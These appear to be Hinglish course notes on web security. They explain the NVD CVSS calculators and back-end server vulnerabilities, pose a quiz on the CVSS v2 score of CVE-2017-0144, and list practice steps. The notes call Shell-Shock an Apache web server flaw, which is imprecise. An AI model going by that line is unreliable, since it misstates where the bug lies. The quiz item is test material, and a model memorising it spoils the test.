
NVD ek **CVSS v2 Calculator** aur ek **CVSS v3 Calculator** provide karta hai.

Organizations in calculators ka use karke **Temporal** aur **Environmental** data ke through additional risk ko calculate kar sakti hain, jo unki organization ke liye unique hota hai.

Ye calculators bahut interactive hain aur inki help se hum apne environment ke according CVSS score ko fine-tune kar sakte hain.

Hum har metric par mouse le jaakar uske baare mein aur padh sakte hain aur samajh sakte hain ki woh hamari organization par exactly kaise apply hota hai.

Neeche **CVSS v3 Calculator** ka ek example view diya gaya hai:



CVSS calculator ke saath practice karein aur dekhein ki alag-alag metrics ko adjust karke kisi particular score tak kaise pahuncha ja sakta hai.

Kuch CVEs ko review karein aur unke same CVSS score tak pahunchne ki koshish karein.

Jab aap **Temporal** aur **Environmental** metrics apply karte hain, toh CVSS score mein kya changes aate hain?

Ye useful **Guide** **CVSS V2** aur **V3** ko samajhne aur calculators ka use karke kisi particular score tak pahunchne ke liye bahut helpful hai.

Back-end Server Vulnerabilities

Web applications ki public vulnerabilities ki tarah, humein doosre back end components ki vulnerabilities bhi search karni chahiye, jaise back end server ya web server.

Web Servers ki Vulnerabilities:

Back-end components ki sabse critical vulnerabilities web servers mein milti hain, kyunki ye **TCP** protocol ke through publicly accessible hote hain.

Ek well-known web server vulnerability ka example **Shell-Shock** hai.

Ye vulnerability 2014 aur usse pehle release hue Apache web servers ko affect karti thi.

Is vulnerability mein **HTTP** requests ka use karke back-end server ka remote control gain kiya ja sakta tha.

Back-end Server aur Database ki Vulnerabilities:

Back-end server ya database mein milne wali vulnerabilities usually tab exploit ki jaati hain, jab attacker back-end server ya back-end network ka local access gain kar leta hai.

Ye local access humein **External** vulnerabilities exploit karke ya Internal Penetration Testing ke dauran mil sakta hai.

In vulnerabilities ka use usually:

- Back-end server par high-privileged access gain karne ke liye.
- Back-end network par high-privileged access gain karne ke liye.
- Same network ke andar doosre servers ka control gain karne ke liye kiya jata hai.

Bhale hi in vulnerabilities ko directly externally exploit nahi kiya ja sakta, phir bhi ye bahut critical hoti hain.

Isliye inhe patch karna zaroori hai, taaki poori web application ko compromise hone se protect kiya ja sake.

Q . What is the CVSS v2.0 score of the public vulnerability CVE-2017-0144?

Ans.

Hint :- Use CVSS v2.0 score, not CVSS v3.X

Next Steps

Is module mein humne web application ki kuch basic cheezein seekhi hain, lekin ye sabhi cheezein nahi hain. Ab humein itni basic samajh honi chahiye ki ek web application kaise banayi jaati hai, kaise kaam karti hai, aur corporate environment mein ye kya-kya khatre paida kar sakti hai.

Apni samajh ko aur behtar banane aur is module mein sikhaye gaye topics ko practically apply karne ke liye hands-on practice karna zaroori hai.

Humne suggest kiya hai ki aap is material ko dobara review karein aur saath hi ek chhoti web application banane ki practice bhi karein.

Aage ke kuch steps ye ho sakte hain:

Step	To-Do
1.	Web server ke saath ek VM set up karein.
2.	Ek **HTML** page banayein.
3.	**CSS** ki madad se us page ka design karein.
4.	**JavaScript** ki madad se kuch simple functions add karein.

5. Ek simple web application program karein.

6. Apni web application ko database se connect karein.

7. APIs ke saath experiment karein.

8. Apni application ko alag-alag vulnerabilities aur security holes ke liye test karein.

9. Vulnerabilities ko fix karne ke liye apne code aur configurations mein changes karne ki koshish karein.

Ek chhoti web application banane se aapko uske structure aur functionality ki bahut gehri samajh milegi. Aise web server ko set up aur manage karna seekhna, database ka kya role hai aur code ke alag-alag parts ek-doosre se kaise jude hote hain, ye sab seekhna ek bahut hi valuable experience hai.

Web Requests aur **JavaScript Deobfuscation** Academy modules is module mein di gayi knowledge ko aur aage badhane mein madad karenge.

Hacking WordPress module aur **OWASP Top 10** se related doosre modules (jaise **SQL Injection Fundamentals**) web application penetration testing shuru karne aur web application vulnerabilities aur exploitation ke baare mein aur jaanne ke liye achhe next steps hain.

Aakhir mein, in modules se jo kuch humne seekha hai, use practically apply karne ke liye hum **HackTheBox** par kuch **Easy** boxes ko hack karne ki practice kar sakte hain.
